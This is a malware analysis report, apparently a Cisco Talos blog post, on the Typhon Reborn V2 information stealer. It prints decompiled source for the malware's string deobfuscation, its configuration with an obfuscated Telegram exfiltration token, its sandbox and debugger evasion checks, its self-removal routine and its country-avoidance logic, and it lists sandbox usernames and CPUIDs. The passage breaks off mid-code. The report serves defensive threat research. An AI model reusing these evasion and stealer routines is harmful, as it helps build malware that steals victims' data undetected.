Typhon Reborn V2: Updated stealer features enhanced anti-analysis and evasion capabilities


By Edmund Brumaghin

Published: 2023-04-04 · Archived: 2026-04-10 03:05:01 UTC

- The developer of the Typhon Reborn information stealer released version 2 (V2) in January, which included significant updates to its codebase and improved capabilities.
- Most notably, the new version features additional anti-analysis and anti-virtual machine (VM) capabilities to evade detection and make analysis more difficult.
- We assess Typhon Reborn 2 will likely appear in future attacks, as we have already observed samples in the wild and multiple purchases of the malware.
- The stealer is currently offered on underground forums for $59 per month but also offers a lifetime subscription for $540, which is inexpensive compared to competing infostealers.
- The stealer can harvest and exfiltrate sensitive information and uses the Telegram API to send stolen data to attackers.

Typhon Reborn V2 release

Typhon is an information stealer first publicly reported in mid-2022. It steals sensitive information, such as cryptocurrency wallet data, from a variety of applications and uses a “file grabber” to collect a predefined list of file types, then exfiltrates them via Telegram. Since its initial arrival, it has undergone continuous development, with Typhon Reborn being released just several months later in late 2022. The malware’s developer announced the release of Typhon Reborn V2 on Jan. 31, 2023 on the popular Russian language dark web forum XSS. Samples uploaded to public repositories indicate that the new version of Typhon Reborn has been in the wild since December 2022.




Post announcing Typhon Reborn V2 release.

In the latest version, the malware developer claimed to have refactored the codebase and significantly improved existing capabilities present within the malware, which Cisco Talos independently confirmed. It is available for $59 per month or a lifetime subscription for $540, which is inexpensive compared to competing infostealers. Analysis of the cryptocurrency wallet from which the attacker collects payments suggests that multiple adversaries have purchased access to the stealer, making it likely that it will be used in attacks moving forward.


Notable changes in Typhon Reborn V2

The code in Version 2 of Typhon Reborn was heavily modified compared to Version 1, based on our analysis.



Code changes between Typhon Reborn V1 and V2.

For example, Version 2 has significantly more anti-analysis and anti-virtualization capabilities, as evidenced by comparing the anti-analysis routines present in each version. For example, the developer made several changes to the logic that prevents the malware from infecting systems that match predefined criteria. That includes heavily expanding this list of criteria to include present usernames, CPUIDs, applications and processes present on the system, debugger/emulation checks, and geolocation data for countries that attackers may wish to avoid.



Anti-analysis routine comparison between Typhon Reborn versions.

Finally, in Typhon Reborn V2 samples that we analyzed, the developer appeared to have removed the functionality that establishes persistence across reboots. Instead, V2 simply terminates itself after data exfiltration.

Dissecting Typhon Reborn V2

In Typhon Reborn V2, the malware complicates analysis via string obfuscation by using Base64 encoding and applying the XOR function to various strings. During execution, the malware decodes the Base64, generating a UTF-8 character-encoded string that is then deobfuscated using an XOR key stored in the malware's configuration or hard-coded into `DecryptString()`. The XOR key used is based on the mode passed when the function is called each time. The resulting string is then decoded from Base64 again, creating a plain text string to continue the operation.

```
public static string DecryptString(string data, int mode = 0)
{
    if (mode == 0)
    {
        string text = Encoding.UTF8.GetString(Convert.FromBase64String(data));
        string @string = Encoding.UTF8.GetString(Convert.FromBase64String("NE1EOUE1MkY1QTJBNURCNUQzRjNFM0QzRDhBOERCMw=="));
        StringBuilder stringBuilder = new StringBuilder();
        for (int i = 0; i < text.Length; i++)
        {
            stringBuilder.Append(text[i] ^ @string[i % @string.Length]);
        }
        text = stringBuilder.ToString();
        return Encoding.UTF8.GetString(Convert.FromBase64String(text));
    }
    string text2 = Encoding.UTF8.GetString(Convert.FromBase64String(data));
    StringBuilder stringBuilder2 = new StringBuilder();
    for (int j = 0; j < text2.Length; j++)
    {
        stringBuilder2.Append(text2[j] ^ Config.XORKey[j % Config.XORKey.Length]);
    }
    text2 = stringBuilder2.ToString();
    return Encoding.UTF8.GetString(Convert.FromBase64String(text2));
}
```

String deobfuscation functionality.

The malware's operations are determined by a series of parameters stored in the malware's configuration that dictate what information should be collected, keys used for string deobfuscation and geolocations where the malware should not execute.

```
static Config()
{
    Config.XORKey = Encoding.UTF8.GetString(Convert.FromBase64String("SkpXMFY3UFE1QjJC"));
    Config.Token = Config.DecryptString("BB4wRxtNM2F7KHdyBB4ncgdiCSZkc0IXGXkBQTJiOBhRcgsJHHsCBTdaBjtQBlotHhwdWzUFZR5XF2gUKz1qDQ==", 1);
    Config.ChatID = Config.DecryptString("BB4SShhdGSt7BlE7BD1qDQ==", 1);
    Config.Mutex = "6PF1YJ";
    Config.BuildID = "https://t.me/typhon_shop";
    Config.GrabberSize = "5120";
    Config.GrabberFileExtensions = ".txt|.rtf|.doc|.docx|.pdf|.xlsx|.xls|.ppt|.pptx|.accdb|.png|.jpeg|.jpg|.cs|.cpp|.p12";
    Config.CryptoWallets = "1";
    Config.FileGrabber = "1";
    Config.Gaming = "1";
    Config.FTP = "1";
    Config.VPN = "1";
    Config.IM = "1";
    Config.Browser = "1";
    Config.Screenshot = "1";
    Config.AntiAnalysis = "1";
    Config.AntiCIS = "0";
    Config.BlacklistedCountries = "Ukraine|Russia|Netherlands";
}
```

Typhon Reborn V2 configuration parameters.

Anti-analysis and sandbox evasion

When Typhon Reborn V2's `main()` method is executed, it checks the malware configuration to determine if anti-analysis has been enabled. If it is enabled, the malware will attempt to conduct a series of anti-analysis checks to determine if it is being executed in an analysis or sandbox environment.

```
public static bool RunAntiAnalysisCheck()
{
    return HardwareData.GetGraphicsCard().ToLower().Contains("vmware svga") || AntiAnalysisRoutine.VTOrAnyRUNDetect() ||
      AntiAnalysisRoutine.IsBlacklistedDLLsPresent() || AntiAnalysisRoutine.IsVirtualMachine() || AntiAnalysisRoutine.IsDebuggerAttached() ||
      AntiAnalysisRoutine.IsEmulated() || AntiAnalysisRoutine.IsDebuggedCLI() || AntiAnalysisRoutine.CheckPrograms(0) ||
      AntiAnalysisRoutine.CheckPrograms(1) || Blacklist.AntiAnalysisHWID() || Blacklist.AntiAnalysisBU() ||
      AntiAnalysisRoutine.IsBlacklistedProcessRunning() || AntiAnalysisRoutine.IsConnected() || AntiAnalysisRoutine.IsBadFileName() ||
      AntiAnalysisRoutine.CheckForAAPrograms() || AntiAnalysisRoutine.IsWinePresent() || AntiAnalysisRoutine.IsUnsignedDriversAllowed() ||
      AntiAnalysisRoutine.IsTestSignedDriversAllowed() || AntiAnalysisRoutine.IsKernelDebuggingEnabled() ||
      AntiAnalysisRoutine.DetectBadInstructionsOnCommonAntiDebuggingFunctions();
}
```

Anti-analysis checks.

If any of the checks fail, the malware will call a `SelfRemove()` class, creating a batch file in the temp directory with the following contents.


```
 chcp 65001
TaskKill /F /IM [MALWARE_PID]
Timeout /T 2 /Nobreak
```


This batch file is then executed via the Windows command processor, thus terminating the malware's execution.

```
internal sealed class SelfRemove
{
    // Token: 0x06000164 RID: 356 RVA: 0x00007360 File Offset: 0x00005560
    public static void Remove()
    {
        string text = Path.GetTempFileName() + ".bat";
        int id = Process.GetCurrentProcess().Id;
        using (StreamWriter streamWriter = File.AppendText(text))
        {
            streamWriter.WriteLine("xcxxxhcxxp 6xx50xxxxxx0xx1".Replace("x", ""));
            streamWriter.WriteLine("TaxxxxsxxxkxxxKilxlx /Fx x/IxM xx".Replace("x", "") + id.ToString());
            streamWriter.WriteLine("Tixxxmxxeoxxxut /Tx x2xxx /Nxxxoxbxrexxxxakx".Replace("x", ""));
        }
        Process.Start(new ProcessStartInfo
        {
            FileName = "cmd.exe",
            Arguments = "/C " + text,
            WindowStyle = ProcessWindowStyle.Hidden,
            CreateNoWindow = true
        });
        Thread.Sleep(5000);
        Environment.FailFast(null);
    }
}
```

Self-removal functionality.

The overall execution flow of the various anti-analysis checks is shown below.


ANTIANALYSISROUTINE()
CHECK GPU information for VM Indicators
CHECK System Hosting Environment
CHECK Presence of Security Software DLLs
CHECK System Manufacturer/Model for VM Indicators
CHECK Video Controller for VM Indicators
CHECK CheckRemoteDebuggerPresent
CHECK Sleeps and Checks Time Delta
CHECK Command Line Used To Execute Malware
CHECK Registry Checks For Analysis Tools
CHECK ProcessorID (CPUID)
CHECK Username on System
CHECK Running Processes For Analysis Tools
CHECK Internet Connectivity



Anti-analysis process flow.

The malware uses Windows Management Instrumentation (WMI) to retrieve information about the Graphics Processing Unit (GPU) on the system.

```
SELECT * FROM Win32_VideoController
```

It then checks the returned value to determine if it contains the string vmware svga.

Then, it makes an HTTP request to the following URL to determine if the system is located in a network associated with a hosting provider, colocation facility, or data center environment. The API returns either a “True” or “False” response based on the location of the system which is used to determine the type of environment in which the system is located.

```
hxxp://ip-api[.]com/line/?fields=hosting
```

Then, it checks for the presence of the following DLLs associated with common security products that may be installed.

- SbieDLL.dll (Sandboxie)
- SxIn.dll (360 Total Security)
- Sf2.dll (Avast)
- Snxhk.dll (Avast)
- cmdvrt32.dll (Comodo Internet Security)

It also retrieves the system manufacturer and model via WMI using the following query:

```
Select * from Win32_ComputerSystem
```

The retrieved information is checked to determine if it contains the following hypervisor-related strings.

- VIRTUAL
- vmware
- VirtualBox

The malware also uses WMI to collect information about the system's video controller.

```
SELECT * FROM Win32_VideoController
```

This information is then checked to determine if it contains the strings VMware or VBox.

Next, the malware uses `CheckRemoteDebuggerPresent` to determine if the process is being debugged.

The malware then obtains the current system time, initiates a short (10ms) sleep, then obtains the system time again. It compares the delta between the two times to what is expected during normal operations to determine if the process is being run in a debugging session.

The command line argument used to initially launch the malware is then obtained to determine if the sample was executed using the file name `detonate.exe` or if the argument `--detonate` was passed when initiating execution.

The malware also checks the Windows Registry (`SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall`) to determine if any subkeys reference the following common analysis tools:

• dnSpy	• PDFStreamDumper	• Ghidra
• Wireshark	• Autoruns	• x64dbg
• HashCalc	• Process Hacker	
• FileInsight	• Process Monitor	

Next, WMI is queried to obtain the ProcessorId (CPUID) for the system using the following query.

```
Select ProcessorId From Win32_Processor
```

The CPUID is then checked against the following list of CPUIDs under which the malware will not execute:

- 4AB2DFCCF4
- BFEBFBFF000906E9
- 078BFBFF000506E3
- 078BFBFF00000F61
- 178BFBFF00830F10
- 0F8BFBFF000306C1

The malware also determines the user account context under which the malware is executing and will terminate if the username matches the following values:

• IT-ADMIN	• sand box	• Abby
• Paul Jones	• maltest	• WDAGUtilityAccount
• WALKER	• malware	• Frank
• Sandbox	• virus	• fred
• timmy	• John Doe	• JOHN-PC
• tim	• Emily	• Lisa
• vboxuser	• CurrentUser	• John
• sandbox	• test	
• Peter Wilson	• TVM	

The malware then obtains the list of currently running processes on the system and checks the executable path associated with them against the following list of executable file names associated with common analysis tools.

• ollydbg.exe	• idaq64.exe

• processhacker.exe	• immunitydebugger.exe
• tcpview.exe	• wireshark.exe
• autoruns.exe	• dumpcap.exe
• de4dot.exe	• hookexplorer.exe
• ilspy.exe	• lordpe.exe
• dnspy.exe	• petools.exe
• autorunsc.exe	• resourcehacker.exe
• filemon.exe	• x32dbg.exe
• procmon.exe	• x64dbg.exe
• regmon.exe	• fiddler.exe
• idaq.exe	

It then attempts to test internet connectivity by making an HTTP request to `http://www.google.com`.

The malware again obtains the execution environment to determine if its filename matches the following list:

- detonate
- virus
- test
- malware
- maltest

Next, the malware checks the Programs subdirectory under the Windows Start Menu for the presence of the following analysis tools:

• dnspy	• x86dbg
• detect it easy	• ghidra
• die	• ida
• procmon	• fiddler
• process monitor	• scylla
• process hacker	• winhex
• ilspy	• hxd
• x64dbg	• de4dot

It then attempts to locate `wine_get_unix_file_name` to determine if Wine is being used in an analysis environment.

Next, it checks the `SYSTEM_CODEINTEGRITY_INFORMATION` structure to determine if unsigned or test-signed drivers are allowed on the system (`CODEINTEGRITY_OPTION_ENABLED` , `CODEINTEGRITY_OPTION_TESTSIGN`).

The malware also checks the `SYSTEM_KERNEL_DEBUGGER_INFORMATION` structure to determine if kernel mode debugging is enabled (`KernelDebuggerEnabled`).

Then, the malware checks various system DLLs for the presence of instructions that may indicate that the environment is instrumented for analysis.

The malware also features two geolocation avoidance mechanisms. The first one allows for the specification of a list of countries in the malware's config that the attacker does not want to infect systems in. The malware uses the IP-API service to determine where the system is located and compares it against the user-supplied list.

```
private static string GetJSON()
{
    HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(Encoding.UTF8.GetString(Convert.FromBase64String
      ("axxHR0xxcHM6xxxxLy9pxcxGFxwxaS5jbxxxxxy8=".Replace("x", ""))) + UserData.GetPublicIP() + "/json");
    httpWebRequest.UserAgent = "ipapi.co/#c-sharp-v1.03";
    return new StreamReader(((HttpWebResponse)httpWebRequest.GetResponse()).GetResponseStream(), Encoding.UTF8).ReadToEnd();
}
```

IP geolocation check.

If the system is located in one of these countries, the malware calls the `SelfRemove()` functionality previously described.

The malware also contains a `RunAntiCIS()` feature that specifically avoids infecting systems located in Commonwealth of Independent States (CIS) countries.

```
internal static void RunAntiCIS()
{
    string iplocation = UserData.GetIPLocation(2);
    string[] array = new string[]
    {
        "AM",
        "AZE",
        "AZ",
        "RU",
        "KZ",
        "KAZ",
        "UZ",
        "UZB",
        "KGZ",
        "KG",
        "MD",
        "MDA",
        "TM",
        "TKM",
        "TJK",
        "TJ",
        "BY",
        "BLR"
    };
    for (int i = 0; i < array.Length; i++)
    {
        if (array[i] == iplocation)
        {
            SelfRemove.Remove();
        }
    }
}
```

CIS country avoidance.

System and network data collection

If the victim's environment passes all the malware's anti-analysis checks, Typhon Reborn V2 begins collecting and exfiltrating sensitive information. First, the malware creates a randomly named subdirectory under `%LOCALAPPDATA%`, then the malware begins generating stealer logs that will ultimately be staged in that subdirectory for exfiltration.

To generate the logs, the malware retrieves survey information about the infected system and writes it to the stealer log. It collects a variety of system information including user data, system data and network information, using various mechanisms such as WMI queries, environment variables, and registry keys. The malware uses `api[.]ipify[.]org` to obtain the public IP of the infected system. This information is saved in the malware's working directory (`UserData.txt`) along with a text file (`BuildID.txt`) containing the Telegram channel for the malware's developer. A list of installed software is also generated using WMI and saved (`InstalledSoftwares.txt`). A list of hard drives present within the system is also saved (`Drive Info.txt`).

The malware also captures screenshots from infected systems saved in the same directory as the stealer logs.

```
internal class Screenshot
{
    // Token: 0x060001AC RID: 428 RVA: 0x000094A4 File Offset: 0x000076A4
    public static bool GrabDesktop(string saveLocation, int mode = 0)
    {
        bool result;
        try
        {
